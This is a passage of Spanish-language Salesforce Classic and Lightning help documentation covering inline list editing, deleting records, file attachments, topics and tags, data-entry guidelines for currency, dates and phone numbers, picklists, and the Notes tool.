| Tareas | Únicamente se pueden modificar los siguientes campos:<br>– `Tipo de llamada`<br>– `Descripción`<br>– `Asunto` |

| Objeto | Campos |
| --- | --- |
| | – `Tipo`<br>– Campos personalizados |
| Documentos | No hay campos modificables. |
| Listas de precios | No hay campos modificables. |

## Modificación de registros directamente desde listas mejoradas

Si modificación en línea y listas mejoradas están activadas para su organización, puede modificar los registros directamente en una lista. Las celdas que pueden modificarse muestran un icono de lápiz ( ) cuando pasa el ratón por encima de la celda, mientras que las celdas que no pueden modificarse muestran un icono de candado ( ).

PRECAUCIÓN: En vistas de listas mejoradas, si diferentes usuarios realizan modificaciones en línea en los mismos campos en un registro de forma simultánea, los registros se actualizan con la modificación más reciente pero no identificamos el conflicto con un mensaje.

Si tiene el permiso "Modificación masiva desde listas", puede cambiar el valor de un campo común en hasta 200 registros a la vez para la mayoría de registros. Los productos deben modificarse de uno en uno.

Para modificar un único registro desde una lista:

1. En la lista, haga doble clic en la celda que puede modificarse.
2. Introduzca el valor que desee.
3. Haga clic en **Aceptar**.

Para modificar registros de una lista de forma masiva:

1. Seleccione la casilla de selección junto a cada uno de los registros que desea modificar. Puede seleccionar registros en múltiples páginas.
2. Haga doble clic en una de las celdas que desee modificar. Aplique su modificación a un registro únicamente o a todos los registros seleccionados.

Si cuando intenta actualizar registros encuentra algún error, aparecerá una ventana de consola que muestre el nombre de cada registro con error (si se conocen), así como una explicación. Haga clic en el registro de la ventana de consola para abrir esa página de detalles en una nueva ventana.

Nota: Para ver la consola de errores, debe haber desactivado el bloqueo de elementos emergentes en el dominio de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para utilizar la modificación en línea en una lista mejorada:

- "Modificación masiva desde listas"

### Sugerencias de uso de la modificación en línea con listas

- Algunos campos estándar no admiten la modificación en línea. Por ejemplo, `Estado del caso`, `Etapa de la oportunidad`, `Importe de las oportunidades`, `Cantidad de oportunidad`, `Estado del candidato` y la mayoría de campos de tareas y eventos sólo pueden modificarse desde la página de modificación del registro. Para obtener más información, consulte Directrices para la modificación de registros con el editor en línea en la página 145.

- Si su organización utiliza tipos de registros, la modificación en línea con listas sólo estará disponible cuando todos los registros de la lista sean del mismo tipo de registro. Por ello, deberá especificar un filtro de *`Tipo de registro igual a X`*, donde *`X`* sea el nombre de un tipo de registro único (o se deje en blanco para el tipo de registro principal).
- No puede utilizar la modificación en línea en una lista mejorada si su criterio de filtro de la vista de lista contiene una cláusula O.
- Si desea una lista de actividades, deberá especificar un filtro adicional ya sea *`Tareas igual a Verdadero`* (para tareas) o *`Tareas igual a Falso`* (para eventos) para que la modificación en línea esté disponible.
- Si su organización usa cuentas personales:
  - No podrá usar la modificación en línea para cambiar Cuentas personales desde una lista de contactos. Solo podrá modificarlas en línea de una lista de cuentas.\
  - Solo puede usar la modificación en línea en contactos asociados a cuentas empresariales especificando un filtro adicional de *`Es cuenta personal igual a Falso`* en su lista de criterios.

# Eliminar registros

La eliminación de registros es un proceso estándar para la mayoría de los usuarios de Salesforce. Para algunos tipos de objetos, la eliminación de un registro afecta a otros registros relacionados. Por ejemplo, si elimina una cuenta o un contacto, también se eliminan todos los activos asociados.

1. Asegúrese de estar informado de los efectos (si los hubiera) de la eliminación de tipo de registro que desea eliminar. La ayuda de Salesforce le informará.
2. Busque y abra el registro que desea eliminar.
3. Haga clic en **Eliminar**.

CONSULTE TAMBIÉN

Uso de la papelera

Eliminar notas y archivos adjuntos de registros

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar registros:
- "Eliminar" en el objeto para el tipo de registro que está eliminando

# Adjuntar archivos a registros

Puede adjuntar archivos (como documentos de Microsoft® Office, PDF de Adobe® o imágenes y vídeos) a la mayoría de los tipos de registros de Salesforce. El límite de tamaño para un archivo adjunto es 25 MB cuando se adjunta directamente a la lista relacionada, incluyendo un archivo adjunto a una solución.El límite de tamaño para múltiples archivos adjuntos al mismo correo electrónico es 25 MB, con un tamaño máximo de 5 MB por archivo.

1. Abra el registro.
2. Haga clic con **Adjuntar archivo**.
3. Haga clic en **Explorar** y busque el archivo que desea adjuntar.
4. Haga clic en **Adjuntar archivo** para cargar el archivo.
5. Haga clic en **Hecho** al finalizar la carga.

Nota:

- Cuando se adjunta un archivo a una noticia de Chatter del registro, se añade a la lista relacionada Notas y Archivos adjuntos como un archivo adjunto de la noticia. El límite de tamaño del archivo para los archivos adjuntos de la noticia en tiempo real de Chatter es 2 GB.
- Si el ajuste de seguridad `No permitir cargas de HTML como adjuntos o registros de documento` está activado para su organización, no podrá cargar los archivos que tengan las siguientes extensiones: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi` y `.svg`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para adjuntar archivos a registros:
- "Modificar" en el objeto

# Temas sobre registros

Los temas son palabras o frases que puede asociar a los registros de Salesforce para organizarlos por temas comunes. Use los temas para agrupar los registros por un tema común y, a continuación, use estos temas para filtrar las vistas de lista.


Cuando Chatter está activado, también puede ver los registros de un tema en una ubicación central (ficha Registros de la página de detalles del tema). Por ejemplo, si un número de cuentas participan en una conferencia, puede agregar el tema *`Congreso de usuarios`* a sus registros. A continuación, puede usar el tema para filtrar la vista de lista de cuentas o (con Chatter) ver las cuentas en su conjunto en la ficha Registros de la página del tema *`Congreso de usuarios`*.

Se incluye una página de detalles del tema de ejemplo, donde la ficha Registros muestra las cuentas del tema. (Si no ve la ficha Registros de este modo para un tema determinado, el tema no se ha agregado a ningún registro).

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones




Los administradores pueden activar o desactivar temas para cuentas, activos, campañas, casos, contactos, contratos, archivos, candidatos, oportunidades, pedidos, soluciones, objetos personalizados y artículos en inglés. Aunque puede activar temas para tareas, la ficha Registros no se admite para tareas. Los temas en archivos se agregan a archivos automáticamente cuando se agregan los temas a las publicaciones de noticias en tiempo real a la que están adjuntos.

Añadir temas a registros

Agregue temas para organizar rápidamente los registros por temas comunes, recupérelos en las vistas de lista y (con Chatter) véalos en las páginas de detalles de temas.

Eliminar temas de registros

Elimine un tema de un registro si ya no se aplica.

CONSULTE TAMBIÉN

Agregar temas a archivos

# Añadir temas a registros

Agregue temas para organizar rápidamente los registros por temas comunes, recupérelos en las vistas de lista y (con Chatter) véalos en las páginas de detalles de temas.

Temas para objetos se debe habilitar para poder agregar temas a registros de este tipo de objeto.

Nota: Todos los nombres de tema son públicos y aparecen en los resultados de búsqueda, pero eso no afecta la visibilidad de registros que cuentan con temas.

1. En la parte superior de la página de detalles del registro bajo el nombre del registro, haga clic en **Hacer clic para agregar temas**. Si el registro ya tiene temas, haga clic en **Temas**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para agregar temas a un registro:


- "Leer" y "Modificar" en el registro

  Y


  "Asignar temas" para añadir temas existentes

  O BIEN

  "Crear temas" para agregar nuevos temas




Si su administrador ha activado formatos basados en noticias en tiempo real, haga clic en **Agregar temas** en la barra lateral de la vista de noticias en tiempo real.



2. En el editor de temas, empiece a escribir su texto. A la vez que escribe, puede seleccionar un tema de la lista de sugerencias o siga escribiendo para crear su propio tema único. Para agregar más de un tema, escriba una coma después de cada tema.

   Comas ( , ) y corchetes cerrados ( ] ) finalizan automáticamente un tema. Se admiten otras puntuaciones, símbolos y separadores en nombres de temas.

   Los registros pueden tener hasta 100 temas.

3. Cuando termine de agregar temas, haga clic en **Listo** o pulse **Intro**.

A continuación, puede usar los temas que ha agregado a los registros para filtrar sus vistas de lista. Además, si el administrador ha habilitado Chatter, los temas agregados a los registros se convierten en vínculos a las páginas de detalles de temas, donde los registros asociados se muestran en la ficha Registros para facilitar el acceso. (Tenga en cuenta que las publicaciones de Chatter de un registro no se agregan automáticamente a los temas de un registro y debe agregar los temas a las publicaciones).

CONSULTE TAMBIÉN

Crear una vista de lista en Salesforce Classic

Eliminar temas de registros

Agregar temas a archivos

## Eliminar temas de registros

Elimine un tema de un registro si ya no se aplica.

Cuando quita los temas no los elimina. Antes de quitar un tema de un registro, considere la posibilidad de que alguien lo haya añadido y pueda estar usando el tema para hacer un seguimiento del registro.

1. En la parte superior de la página de detalles del registro, haga clic en **Temas**.
2. Haga clic en junto al tema que desea eliminar del registro.
3. Haga clic en **Hecho** o pulse Intro.

La eliminación de un tema de un registro elimina el registro de cualquier vista de lista que utilice ese tema como un filtro. Si Chatter está habilitado, el registro también se quita de la ficha Registros de la página de detalles del tema.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar temas de un registro:

- "Leer" y "Modificar" en el registro

  Y

  "Asignar temas"

## Etiquetas en registros

Las etiquetas son palabras o frases cortas que puede asociar a la mayoría de registros de Salesforce para describir y organizar sus datos de un modo personalizado. Utilice las etiquetas para agrupar registros por tema o uso común de objetos diversos y luego utilice esas etiquetas en la búsqueda para encontrar información de forma rápida e intuitiva.

Por ejemplo, si ha conocido a un número de contactos y candidatos en un congreso, puede que desee aplicar a todos la etiqueta *Congreso de usuarios 2011*. Más adelante podrá buscar la etiqueta *Congreso de usuarios 2011* y hacer clic en esa etiqueta en los resultados de búsqueda para recuperar dichos registros.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Salesforce ofrece dos tipos de etiquetas.

- Las *etiquetas personales* son privadas. Sólo usted puede ver las etiquetas personales que añada a un registro.
- Las *etiquetas públicas* se comparten entre todos los usuarios de una organización. Cualquier usuario con acceso al registro puede ver las etiquetas públicas que agregue.

Los administradores pueden activar etiquetas personales y públicas para cuentas, actividades, activos, campañas, casos, contactos, contratos, paneles, documentos, eventos, candidatos, notas, oportunidades, informes, soluciones, tareas y objetos personalizados, permitiéndole:

- Etiquetar registros
- Quitar las etiquetas de un registro
- Explorar, buscar y gestionar etiquetas

Nota: Si su administrador activa temas para un objeto, las etiquetas públicas se desactivan para ese objeto. Las etiquetas personales no se ven afectadas.

Registros de etiquetas

Eliminación de etiquetas de los registros

Exploración, búsqueda y gestión de etiquetas

Visualización de las etiquetas utilizadas recientemente

## Registros de etiquetas

1. En la esquina superior derecha de la página de detalles del registro, haga clic en **Agregar etiquetas**. Si el registro ya tiene etiquetas asociadas, haga clic en **Modificar etiquetas**.
2. En los cuadros de texto `Etiquetas personales` o `Etiquetas públicas`, introduzca listas separadas por comas de las etiquetas que desee asociar al registro. Las etiquetas sólo pueden contener letras, números, espacios, guiones y guiones bajos y deben contener al menos una letra o número.

   A medida que introduce nuevas etiquetas, se muestran hasta 10 etiquetas que ya se han definido como sugerencias de cumplimentación automática. Conforme va escribiendo, la lista de sugerencias va cambiando para mostrar sólo las etiquetas que coinciden con el prefijo que ha introducido. Para seleccionar una sugerencia, haga clic sobre ella o utilice las teclas de flechas del teclado para seleccionarlas y pulse la tecla de tabulador o Intro.
3. Haga clic en **Guardar**.

   Consejo: Cuando crea o modifica etiquetas, puede pulsar la tecla Intro para guardar sus cambios o Esc para rechazarlos.

Nota: Hay límites en el número de etiquetas personales y públicas que puede crear y aplicar a registros. En todas las ediciones, si intenta etiquetar un registro con una nueva etiqueta que supere uno o más de estos límites, la etiqueta no se guardará. Si alcanza un límite, puede ir a la página Etiquetas y eliminar las etiquetas utilizadas con menos frecuencia.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar etiquetas en un registro:
- "Leer" en el registro

Para cambiar el nombre o eliminar etiquetas públicas:
- "Gestor de etiquetas"

CONSULTE TAMBIÉN

Etiquetas en registros

Eliminación de etiquetas de los registros

## Eliminación de etiquetas de los registros

1. En la esquina superior derecha de la página de detalles del registro, haga clic en **Modificar etiquetas**.
2. Junto a los cuadros de texto `Etiquetas personales` o `Etiquetas públicas`, haga clic en **[X]** junto a la etiqueta que desee quitar.
3. Haga clic en **Guardar**.

   Consejo: Cuando crea o modifica etiquetas, puede pulsar la tecla Intro para guardar sus cambios o Esc para rechazarlos.

Si la etiqueta que ha eliminado es la última instancia de la etiqueta, ésta se eliminará completamente de su organización. Si otros registros utilizan la etiqueta, ésta seguirá apareciendo en los resultados de la búsqueda y la página Etiquetas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar etiquetas en un registro:
- "Leer" en el registro

## Exploración, búsqueda y gestión de etiquetas

Para acceder a la página Etiquetas, haga clic en el nombre de cualquier etiqueta de una página de detalles o, si su administrador ha agregado etiquetas a la barra lateral, haga clic en **Etiquetas** en la barra lateral.

Desde esta página, puede:

- Ver y explorar etiquetas
- Buscar registros con etiquetas
- Buscar etiquetas
- Cambiar nombres y eliminar etiquetas
- Revisar estadísticas de etiquetas personales

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para cambiar el nombre o eliminar etiquetas públicas:
- "Gestor de etiquetas"

### Visualización y examen de etiquetas

Utilice las casillas de verificación `Etiquetas personales` y `Publicar etiquetas` para limitar o ampliar su vista. Debido a que las etiquetas personales son privadas, sólo puede ver las etiquetas personales que ha definido. Puede ver todas las etiquetas públicas que se han definido en su organización.

Haga clic en una letra en la parte superior del área de búsqueda de etiquetas para ver únicamente las etiquetas que comiencen con esa letra o haga clic en **Página siguiente** o **Página anterior**.

De forma predeterminada, las etiquetas se enumeran en orden alfabético. En la lista de selección `Ordenar`, seleccione **Por número de usos** para ordenar las etiquetas por el número de registros a los que están aplicadas o seleccione **Por fechas de uso más recientes** para ordenar las etiquetas por las que se agregaron más recientemente a un registro.

### Búsqueda de registros con etiquetas

Haga clic en una etiqueta para ver la lista de registros organizados por objeto. El número de registros asociados con la etiqueta se muestra próximo a la etiqueta. Puede restringir aún más sus resultados haciendo clic en etiquetas adicionales. Cuando se selecciona más de una etiqueta, sólo los registros que coincidan con todas las etiquetas seleccionadas se mostrarán en la lista de resultados. Haga clic en **[X]** junto a una etiqueta para cancelar su selección y quitarla del filtro. Haga clic en **Borrar etiquetas seleccionadas** para eliminar la selección de etiquetas y empezar de nuevo.

Nota:

- El número de registros asociados a una etiqueta a veces puede ser mayor que el número de registros que aparecen cuando hace clic en dicha etiqueta en la página Etiquetas. Esta situación se produce si etiqueta un registro y después pierde el permiso para visualizarlo debido a un cambio de colaboración o si un registro al que no tiene acceso tiene una o más etiquetas públicas.
- Los resultados de búsqueda y la página Etiquetas no muestran los objetos personalizados sin una etiqueta asociada, incluso si se activan las etiquetas para el objeto personalizado.

Puede personalizar columnas y filtrar los resultados de búsqueda.

### Búsqueda de etiquetas

Introduzca términos en el cuadro de texto Buscar etiquetas y haga clic en **Buscar**. Sólo las etiquetas que cumplan sus criterios de búsqueda aparecerán en el área de búsqueda de etiquetas. A continuación, puede hacer clic en cualquier etiqueta para ver los registros asociados a dicha etiqueta.

Las cadenas de búsqueda deben incluir al menos dos caracteres y pueden incluir caracteres comodín y operadores.

El resultado de búsqueda más reciente se guarda en el área de búsqueda de etiquetas junto al abecedario en la parte superior de la página. Haga clic en la cadena de búsqueda para volver a sus resultados.

### Cambio de nombres y eliminación de etiquetas

- Para cambiar el nombre a una etiqueta, pase el ratón por encima y seleccione **Cambiar nombre** en la lista desplegable que aparece alrededor de la etiqueta. Introduzca un nuevo nombre para la etiqueta en el cuadro de texto que aparece y haga clic en **Buscar**.
- Para eliminar una etiqueta, pase el ratón por encima y seleccione **Eliminar** en la lista desplegable que aparece alrededor de la etiqueta. La etiqueta se eliminará de todos los registros de su organización y se colocará en la Papelera.

  Si restaura una etiqueta de la Papelera, se volverá a asociar automáticamente a los registros de los que se eliminó. Para obtener más información, consulte Uso de la Papelera en la página 194.

Puede cambiar el nombre o eliminar cualquier etiqueta personal, pero deberá tener el permiso "Gestor de etiquetas" para poder cambiar el nombre de una etiqueta pública o eliminarla.

### Revisión de las estadísticas de etiquetas personales

Haga clic en **Uso de etiquetas personales** en el lado derecho. Esta página muestra el número actual de etiquetas personales únicas y aplicaciones de etiquetas personales. Puede tener un máximo de:

- 500 etiquetas personales únicas
- 5.000 instancias de etiquetas personales aplicadas a registros

Si se está acercando a sus límites de etiquetas personales, considere la opción de fusionar etiquetas similares en una sola etiqueta cambiándoles el nombre. Por ejemplo, si tiene las etiquetas Ciclismo y Bicicleta, puede cambiarles el nombre a Ciclismo y bicicleta para reducir el número de etiquetas personales únicas.

Para reducir el número de instancias de etiquetas aplicadas a registros, elimine las etiquetas personales que ya no utilice.

## Visualización de las etiquetas utilizadas recientemente

El vínculo **Etiquetas** y la lista desplegable Etiquetas recientes, disponibles en la barra lateral, le permite examinar etiquetas y acceder a las etiquetas utilizadas recientemente respectivamente.

- Haga clic en **Etiquetas** para navegar, buscar y gestionar toda su colección de etiquetas.

- Seleccione una etiqueta en la lista desplegable Etiquetas recientes para ver todos los registros marcados con esa etiqueta. Las etiquetas que aparecen en esta lista son aquellas que se han utilizado recientemente en registros de etiquetas.

# Directrices para introducir divisas, fechas, horas y números de teléfono

La creación y modificación de registros es más sencilla si comprende algunas directrices y sugerencias acerca de los campos de divisa, fecha, hora y número de teléfono que encontrará en varios registros.

EDICIONES

Disponible en: Lightning Experience y Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

## Divisa

En la mayoría de ediciones de Salesforce, el formato y el tipo de divisa que puede utilizar para campos de divisa, como `Cuota` o `Ingresos anuales`, se determinan por la `Configuración regional de divisa` de su empresa. En organizaciones con Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition que utilizan varias divisas, el tipo de divisa y formato se determinan por el campo `Divisa` en el registro que está creando o modificando.

Consejo: Cuando introduce un importe monetario (o cualquier otro tipo de número), puede utilizar los accesos directos **k**, **m** o **b** para indicar miles, millones o billones. Por ejemplo, cuando introduce *`50k`*, aparece como `50.000`. Sin embargo, estos accesos directos no funcionan en los criterios de filtro.

## Fechas y horas

Muchos campos permiten introducir una fecha o una hora en el formato que especifique su `Configuración regional` personal.

Al introducir fechas, puede seleccionar una fecha del calendario o introducirla manualmente.

Solo son válidas las fechas incluidas dentro de un rango específico. La fecha pasada a partir de la cual las demás son válidas es 1700-01-01T00:00:00Z GMT, o justo después de medianoche del 1 de enero de 1700. La fecha futura a partir de la cual las demás dejan de ser válidas es 4000-12-31T00:00:00Z GMT, o justo después de medianoche del 31 de diciembre de 4000. Estos valores están compensados por su zona horaria. Por ejemplo, en la zona horaria del Pacífico, la fecha pasada a partir de la cual las demás son válidas es 1699-12-31T16:00:00, o 4:00 PM del 31 de diciembre de 1699.

Consejo:

- Los años se muestran y se guardan con cuatro dígitos, aunque puede introducir los dos dígitos finales y Salesforce determinará los dos primeros. Las entradas *`60`* a *`99`* se asignan al siglo XX (por ejemplo: `1964`), y las entradas *`00`* a *`59`* se asignan al siglo XXI (por ejemplo: `2012`).
- Si introduce números solo para el mes y el día (por ejemplo: *`01/15`*), Salesforce proporciona el año *actual*.
- Si su configuración regional e idioma son inglés, puede introducir palabras como *`Yesterday`*, *`Today`* y *`Tomorrow`*, o cualquier día de la semana y Salesforce lo adivinará. Los nombres de los días de la semana (como *`Lunes`*) siempre se consideran de la semana siguiente.

## Números de teléfono

Cuando introduce números de teléfono en varios campos de teléfono, Salesforce mantiene el formato de número de teléfono que haya introducido. Sin embargo, si su `Configuración regional` está establecido como Inglés (Estados Unidos) o Inglés (Canadá), los números de teléfono de diez dígitos y once dígitos que comienzan con "1" cambian de formato automáticamente a `(800) 555-1212` cuando guarda el registro.

Consejo:

- Si no desea el formato paréntesis-espacio-guiones (`(800) 555-1212`) para un número de diez u once dígitos, introduzca un signo "+" antes del número. Por ejemplo: *`+49 8178 94 07-0`*.
- Si sus números de teléfono de diez y once dígitos tiene el formato automático de Salesforce, es posible que tenga que introducir los paréntesis al especificar las condiciones de filtro. Por ejemplo: *`El teléfono empieza por (415)`*.

# Seleccionar valores de listas de selección

Puede encontrar diferentes tipos de campos de lista de selección en Salesforce.

- Listas de selección estándar: haga clic en la flecha hacia abajo para seleccionar un único valor.
- Listas de selección múltiple: haga doble clic en cualquier valor disponible en un cuadro de desplazamiento para agregar ese valor al cuadro de desplazamiento seleccionado en la derecha. Puede seleccionar un único valor o varios valores. Para seleccionar valores dentro de un rango, seleccione el primer valor y haga clic en el último valor del rango mientras mantiene pulsada la tecla Mayús; a continuación, haga clic en la flecha para agregar las selecciones al cuadro elegido.
- Las listas de selección dependientes y de control trabajan conjuntamente entre sí. El valor seleccionado en la lista de selección de control afecta a los valores disponibles en la lista de selección dependiente. Tanto las listas de selección de control como las dependientes se indican en las páginas de modificación mediante el icono . Pase el ratón por encima del icono para mostrar el nombre de la lista de selección de control o dependiente.

# Notas: Tomar mejores notas más rápido directamente en Salesforce

Con Notas, la versión mejorada de la herramienta de toma de notas de Salesforce, puede simplificar el flujo de trabajo, aumentar la productividad y sacar el máximo partido de Salesforce. Tome notas con texto enriquecido como listas con viñetas, listas numeradas, imágenes, formato de texto y más. Además, relacione notas con múltiples registros con solo unos clics.

Notas está creada en la parte superior de Salesforce Files, de modo que puede realizar varias de las mismas cosas con notas que las que puede realizar con archivos, como crear informes en notas y utilizar Chatter para compartir notas.

Para obtener más información acerca de lo que puede hacer con Notas, consulte el vídeo: Cómo utilizar Notas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

Notas es una versión mejorada de la herramienta de toma de notas original de Salesforce. Con Notas, puede obtener un número de funciones que le ayudarán a tomar mejores notas de forma más rápida y aumentar la productividad.

Crear notas y agregarlas a registros

Utilice Notas, nuestra herramienta de toma de notas mejorada de Salesforce, para agregar información importante a sus registros.

Ver o revertir a una versión anterior de una nota

Las notas le permite ver versiones anteriores de notas y restaurarlas si es necesario.

Compartir una nota con usuarios o grupos

Colabore con sus compañeros compartiendo sus notas con otros usuarios de Salesforce o grupos de Chatter.

Crear un informe en sus notas

Visualice y analice detalles acerca de todas sus notas utilizando informes. Solo puede crear informes en notas tomadas con Notas, nuestra herramienta de toma de notas mejorada.

Directrices para el uso de Notas en la aplicación móvil Salesforce1
Obtenga algunas sugerencias, trucos y prácticas recomendadas para el uso de Notas en Salesforce1.

## ¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

Notas es una versión mejorada de la herramienta de toma de notas original de Salesforce. Con Notas, puede obtener un número de funciones que le ayudarán a tomar mejores notas de forma más rápida y aumentar la productividad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Notas frente a la antigua herramienta de toma de nota

| Función | Notas | Antigua herramienta de toma de notas |
|---|---|---|
| Agregar notas a registros | ✅ | ✅ |
| Utilice la lista relacionada Notas para gestionar notas | ✅ | |
| Utilice la lista relacionada Notas y archivos adjuntos para gestionar notas | | ✅ |
| Las notas se guardan automáticamente | ✅ (solo Lightning Experience) | |
| Comprobar la ortografía | ✅ (solo Lightning Experience) | ✅ |
| Agregar notas privadas a registros | | ✅ |
| Crear notas privadas, independientes (no relacionadas con registros) | ✅ | |
| Relacionar notas con varios registros | ✅ (solo Lightning Experience y Salesforce1) | |
| Utilice el formato de texto enriquecido, incluyendo listas numeradas y con viñetas | ✅ | |
| Buscar Salesforce solo para notas | ✅ | |
| Crear tareas desde notas | ✅ (solo Salesforce1) | |
| Crear un informe en sus notas | ✅ | |
| Agregar imágenes a una nota | ✅ (solo Lightning Experience) | |
| Ver o revertir a una versión anterior de una nota | ✅ (solo Lightning Experience) | |

| Función | Notas | Antigua herramienta de toma de notas |
|---|---|---|
| Las notas se relacionan automáticamente con la cuenta principal | | ✅ |

CONSULTE TAMBIÉN

Directrices para el uso de Notas en la aplicación móvil Salesforce1

Crear notas y agregarlas a registros

Notas: Tomar mejores notas más rápido directamente en Salesforce

## Crear notas y agregarlas a registros

Utilice Notas, nuestra herramienta de toma de notas mejorada de Salesforce, para agregar información importante a sus registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Si aún está utilizando la antigua herramienta de toma de notas, solicite a su administrador cambiar a la versión mejorada de Notas.

Crear notas y agregarlas a registros en Salesforce Classic

Agregue información importante a sus registros utilizando Notas, nuestra herramienta de toma de notas en Salesforce, de modo que puede estar más organizado y aumentar la productividad.

Crear notas y agregarlas a registros en Salesforce Lightning Experience

Notas le permite agregar información importante a sus registros de modo que puede permanecer organizado.

### Crear notas y agregarlas a registros en Salesforce Classic

Agregue información importante a sus registros utilizando Notas, nuestra herramienta de toma de notas en Salesforce, de modo que puede estar más organizado y aumentar la productividad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ⁞⁞⁞ ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Desde la lista relacionada Notas de un registro, haga clic en **Nueva nota**. O bien, para crear una nota privada y única que no está relacionada con un registro, vaya a la ficha Archivos y haga clic en cualquiera de los filtros de Notas para mostrar la opción Nueva nota.
2. Escriba un título y texto para el cuerpo.
3. Guarde la nota.
   Las notas tomadas con la versión mejorada de Notas aparecen en la lista relacionada Notas del registro, mientras que las notas tomadas con la antigua herramienta de toma de notas aparecen en la lista relacionada Notas y archivos adjuntos del registro.

CONSULTE TAMBIÉN

Directrices para el uso de Notas en la aplicación móvil Salesforce1

¿Cuál es la diferencia entre Notas y la antigua herramienta de toma de notas?

## Crear notas y agregarlas a registros en Salesforce Lightning Experience

Notas le permite agregar información importante a sus registros de modo que puede permanecer organizado.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

